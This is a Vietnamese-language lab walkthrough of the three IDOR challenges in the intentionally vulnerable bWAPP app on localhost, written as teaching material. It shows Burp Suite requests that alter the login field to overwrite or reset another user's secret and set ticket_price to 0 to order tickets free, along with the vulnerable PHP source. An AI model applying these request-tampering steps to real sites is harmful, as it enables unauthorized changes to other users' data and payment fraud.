

bWAPP

Insecure DOR

Tổng quan về Insecure DOR:

- Insecure DOR là gì?


Insecure DOR(Insecure Direct Object Reference) là một lỗ hổng bảo mật mà trong đó người dùng có thể truy cập và thay đổi dữ liệu của bất kỳ người dùng nào khác có trong hệ thống.

- Insecure DOR xảy ra khi nào?

Insecure DOR(Insecure Direct Object Reference) xảy ra khi một ứng dụng cung cấp quyền truy cập trực tiếp vào các đối tượng dựa trên đầu vào do người dùng cung cấp. Do lỗ hổng này, kẻ tấn công có thể bỏ qua ủy quyền và truy cập trực tiếp vào tài nguyên trong hệ thống, chẳng hạn như tệp hoặc bản ghi cơ sở dữ liệu. Tham chiếu đối tượng trực tiếp không an toàn cho phép kẻ tấn công bỏ qua ủy quyền và truy cập tài nguyên trực tiếp bằng cách sửa đổi giá trị của tham số được sử dụng để trỏ trực tiếp đến đối tượng. Các tài nguyên như vậy có thể là các mục cơ sở dữ liệu thuộc về những người dùng khác, các tệp trong hệ thống, v.v. Điều này là do ứng dụng lấy đầu vào do người dùng cung cấp và sử dụng nó để truy xuất một đối tượng mà không thực hiện đủ kiểm tra ủy quyền.

Trong trang web bWAPP có tất cả 3 bài liên quan đến lỗ hổng này đó là “IDOR (Change Secret)”, “IDOR (Reset Secret)”, “IDOR (Order Tickets)”. Bây giờ ta sẽ cùng nhau đi qua 3 bài này và leo lên level cao nhất cao thể.


Đầu tiên bạn phải có 2 user để test Insecure DOR




Session Mgmt. - Administrative Portals

Đầu tiên chúng ta sẽ thử với level Low trước

Đây là giao diện của trang web



Giờ ta sẽ nhập secret của 2 user này vào, và sau khi nhập thì trang web sẽ trả lại như vậy



bây giờ ta sẽ vào phpmyadmin để kiểm tra thông tin đã nhập

Server: 127.0.0.1 » Database: bwapp » Table: users

Showing rows 0 - 2 (3 total, Query took 0.0014 seconds.)

`SELECT * FROM `users``

☐ Profiling [[Edit inline](#)] [[Edit](#)] [[Explain SQL](#)] [[Create PHP code](#)] [[Refresh](#)]

☐ Show all | Number of rows: 25 | Filter rows: Search this table | Sort by key: None

Extra options

				id	login	password	email	secret
<input type="checkbox"/>	Edit	Copy	Delete	1	A.I.M.	6885858486f31043e5839c735d99457f045affd0	bwapp-aim@mailinator.com	A.I.M. or Authentication Is Missing
<input type="checkbox"/>	Edit	Copy	Delete	2	bee	6885858486f31043e5839c735d99457f045affd0	bwapp-bee@mailinator.com	bug
<input type="checkbox"/>	Edit	Copy	Delete	3	ndx	04b52aadbee9e3a13748d650d46d016afab2584c	ndx@gmail.com	I miss u Ani

Vậy là ta đã thấy user bee có secret là “bug” còn user ndx có secret là “I miss u Ani” giờ ta sẽ sử dụng tài khoản bee để có thể thay thế secret của user ndx. Trước hết ta sẽ phải mở Burp Suite lên đã


Request to http://localhost:80 [127.0.0.1]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 POST /bWAPP/insecure_direct_object_ref_1.php HTTP/1.1
2 Host: localhost
3 Content-Length: 34
4 Cache-Control: max-age=0
5 sec-ch-ua: "Chromium";v="103", ".Not/A) Brand";v="99"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/103.0.5060.53 Safari/537.36
10 Origin: http://localhost
11 Content-Type: application/x-www-form-urlencoded
12 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
  application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost/bWAPP/insecure_direct_object_ref_1.php
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=jb921f3116fnpdterimo0l3gtf; security_level=0
21 Connection: close
22
23 secret=bug&login=bee&action=change
```


Ở trong Proxy phần Raw ta có thể nhìn thấy được secret được thay đổi là bug và login là bee giờ ta sẽ thay đổi lại một chú login thành “ndx” và secret sẽ được đổi thành “It change by bee”




Giờ thì ta sẽ ấn Forward và tắt Intercept đi. Sau đó load lại trang của user bee



Ta thấy được thông báo secret đã thay đổi, giờ ta sẽ vào phpmyadmin để xem secret của user ndx đã bị thay đổi chưa



Ta đã thấy được secret của user ndx đã bị chuyển theo nhưng gì ta vừa làm vậy là ta đã thành công đi qua level Low của bài này. Khi ta chuyển lên level Medium thì trang web đã kiểm tra bằng token chứ không phải như tên user ở level Low nữa nên có thể là chúng ta không có cách nào để đi qua level này rồi




Vậy nên chúng ta sẽ chuyển sang bài tiếp theo

Insecure DOR (Reset Secret)

Đầu tiên chúng ta sẽ thử với level Low trước

Đây là giao diện của trang web




Và sau thời gian lục lọi không ra kết quả gì thì tôi đã mò vào source code của trang web thì tôi thấy đoạn code này

```
function ResetSecret()
{
    var xmlhttp;
    // Code for IE7+, Firefox, Chrome, Opera, Safari
    if(window.XMLHttpRequest)
    {
        xmlhttp = new XMLHttpRequest();
    }
    // Code for IE6, IE5
    else
    {
        xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
    }
    xmlhttp.open("POST","xxe-2.php",true);
    xmlhttp.setRequestHeader("Content-type","text/xml; charset=UTF-8");
    xmlhttp.send("<reset><login><?php if(isset($_SESSION['login'])) {echo $_SESSION['login'];} ?></login><secret>Any bugs?</secret></reset>");
}
```


Có vẻ như là mỗi lần ấn ResetSecret thì sẽ phải đi qua xxe-2.php nên ta sẽ xem qua source code của trang web này

```
// Debugging
// print_r($xml);
$login = $xml->login;
$secret = $xml->secret;
```

Đúng như những gì ta đã nghĩ vậy thì ta sẽ mở Burp Suite qua trang web này bWAPP/xxe-2.php



Ta sẽ chuyển nó đến Repeater để thử nghiệm



Ở đây ta có thể thấy nút Any bugs kia chỉ có thể reset user bee nhưng chúng ta sẽ thử reset cả user ndx giờ quay lại với Burp Suite và thay login từ bee thành ndx để xem kết quả ta nhận được là gì

Request

Pretty

Raw

Hex

≡

↶

≡

```

1 POST /bWAPP/xxe-2.php HTTP/1.1
2 Host: localhost
3 Content-Length: 59
4 sec-ch-ua: "Chromium";v="103",
  ".Not/A) Brand";v="99"
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/103.0.5060.53 Safari/537.36
7 sec-ch-ua-platform: "Windows"
8 Content-type: text/xml; charset=UTF-8
9 Accept: */*
10 Origin: http://localhost
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer:
  http://localhost/bWAPP/insecure_direct_object_ref_
  3.php
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: PHPSESSID=jb921f3116fnpdterimo013gtf;
  security_level=0
18 Connection: close
19
20 <reset>
   <login>
     ndx
   </login>
   <secret>
     Any bugs?
   </secret>
 </reset>

```

Response

Pretty

Raw

Hex

Render

≡

↶

≡

```

ndx's secret has been reset!

```

Đây là kết quả được trả lại ở Repeater thể hiện những gì ta làm đã thành công giờ ta về với Proxy để thay đổi xem như thế nào.

Recent

Favorites

New

bwapp

New

blog

heroes

movies

users

visitors

information_schema

mysql

performance_schema

phpmyadmin

test

Server: 127.0.0.1

Database: bwapp

Table: users

Browse

Structure

SQL

Search

Insert

Export

Import

Privileges

Operations

Triggers

Showing rows 0 - 2 (3 total, Query took 0.0017 seconds)

SELECT * FROM "users"

Profiling

Edit inline

Edit

Explain SQL

Create PHP code

Refresh

Show all

Number of rows: 25

Filter rows: Search this table

Sort by key: None

Extra options

id

login

password

email

secret

activation_code

activated

reset_code

admin

<input type="checkbox"/>	Edit	Copy	Delete	1	A.I.M.	6885858486f31043e5839c735d99457f045affd0	bwapp-aim@mailinator.com	A.I.M. or Authentication Is Missing	NULL	1	NULL	1
<input type="checkbox"/>	Edit	Copy	Delete	2	bee	6885858486f31043e5839c735d99457f045affd0	bwapp-bee@mailinator.com	Any bugs?	NULL	1	NULL	1
<input type="checkbox"/>	Edit	Copy	Delete	3	ndx	04b52aadbee9e3a13748d650d46d016afab2584c	ndx@gmail.com	Any bugs?	NULL	1	NULL	0

☐ Check all

With selected:

[Edit](#)
[Copy](#)
[Delete](#)
[Export](#)

Ta đã thấy được secret bị chuyển thành Any bug vậy là ta đã thành công đi qua level Low của bài này. Giờ ta sẽ chuyển qua level Medium. Sau khi chuyển qua Medium cách cũ của chúng ta đã không còn thành công nữa nên chúng ta lại xem source code của xxe-2.php

```

// Debugging
// print_r($xml);
$login = $_SESSION["login"];
$secret = $xml->secret;

```



Đây là code của level Medium và High và đã có thêm \$_SESSION[] để lọc login đầu vào và có thể như ta sẽ không thể đi qua được bước này nữa

\$_SESSION[]: sử dụng để lưu trữ và truy cập dữ liệu phiên. Nó là một mảng kết hợp chứa các kiểu cặp dữ liệu khóa-giá trị dành riêng cho phiên của một người dùng cụ thể


Insecure DOR (Order Tickets)

Đầu tiên chúng ta sẽ thử với level Low trước

Đây là giao diện của trang web



Ta sẽ thử order 1 vé xem kết quả trả lại như thế nào



Giờ ta sẽ thử với một số lượng vé lớn hơn thì sao

/ Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order tickets.

You ordered **3** movie tickets.

Total amount charged from your account automatically: **45 EUR**.

Thank you for your order!

Giờ ta sẽ thử sử dụng Burp Suite để có thể mua vé miễn phí xem như nào

Pretty Raw Hex

1

POST /bWAPP/insecure_direct_object_ref_2.php HTTP/1.1

2

Host: localhost

3

Content-Length: 46

4

Cache-Control: max-age=0

5

sec-ch-ua: "Chromium";v="103", ".Not/A) Brand";v="99"

6

sec-ch-ua-mobile: ?0

7

sec-ch-ua-platform: "Windows"

8

Upgrade-Insecure-Requests: 1

9

Origin: http://localhost

10

Content-Type: application/x-www-form-urlencoded

11

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.53 Safari/537.36

12

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

13

Sec-Fetch-Site: same-origin

14

Sec-Fetch-Mode: navigate

15

Sec-Fetch-User: ?1

16

Sec-Fetch-Dest: document

17

Referer: http://localhost/bWAPP/insecure_direct_object_ref_2.php

18

Accept-Encoding: gzip, deflate

19

Accept-Language: en-US,en;q=0.9

20

Cookie: PHPSESSID=jb921f3116fnpdterimo013gtf; security_level=0

21

Connection: close

22

23

ticket_quantity=5&ticket_price=15&action=order

Ta có thể nhìn thấy giá vé hiện tại được đặt là 15 giờ thì ta sẽ chuyển nó về 0 sau đó click Forward và tắt Intercept

/ Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order tickets.

You ordered **5** movie tickets.

Total amount charged from your account automatically: **0 EUR**.

Thank you for your order!

Có vẻ như chúng ta đã có được 5 vé free. Chúng ta sẽ đi qua source code của trang web để chắc chắn là những vé ta vừa đặt là free thật


```
if($_COOKIE["security_level"] != "1" and $_COOKIE["security_level"] != "2"){
?>
    <input type="hidden" name="ticket_price" value="<?php echo $ticket_price ?>">
<?php
}
?>
    <button type="submit" name="action" value="order">Confirm</button>
</form>
<br />
<?php
if(isset($_REQUEST["ticket_quantity"])){
    if($_COOKIE["security_level"] != "2") {
        if(isset($_REQUEST["ticket_price"])){
            $ticket_price = $_REQUEST["ticket_price"];
        }
    }
    $ticket_quantity = abs($_REQUEST["ticket_quantity"]);
    $total_amount = $ticket_quantity * $ticket_price;
    echo "<p>You ordered <b>" . $ticket_quantity . "</b> movie tickets.</p>";
    echo "<p>Total amount charged from your account automatically: <b>" . $total_amount .
" EUR</b>.</p>";
    echo "<p>Thank you for your order!</p>";
```

```
$_SESSION["amount"] = $_SESSION["amount"] - $total_amount;
}
```

